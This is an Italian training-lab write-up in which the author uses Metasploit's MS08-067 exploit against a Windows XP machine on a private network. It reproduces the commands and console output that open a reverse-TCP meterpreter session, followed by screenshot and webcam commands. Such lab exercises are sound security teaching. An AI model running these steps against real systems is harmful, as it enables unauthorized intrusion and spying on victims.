

ESERCITAZIONE S7L3

Viene richiesto di ottenere una sessione di *meterpreter* sul target Windows XP sfruttando con Metaspolit la vulnerabilità MS08-067.

Per prima cosa avviamo la console con *msfconsole* e cerchiamo l'exploit da utilizzare



Poi con *show options* andiamo a controllare le impostazioni da settare



Impostiamo l'ip del target con *set RHOSTS 192.168.1.103* e facciamo partire l'exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.103
RHOSTS ⇒ 192.168.1.103
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.103:445 - Automatically detecting the target ...
[*] 192.168.1.103:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.103:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.103:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.103:1034) at 2024-01-17 09:38:23 +0100
```

In questo modo abbiamo una sessione di meterpreter attiva in cui possiamo impartire i comandi necessari:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/pwDFgrdO.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```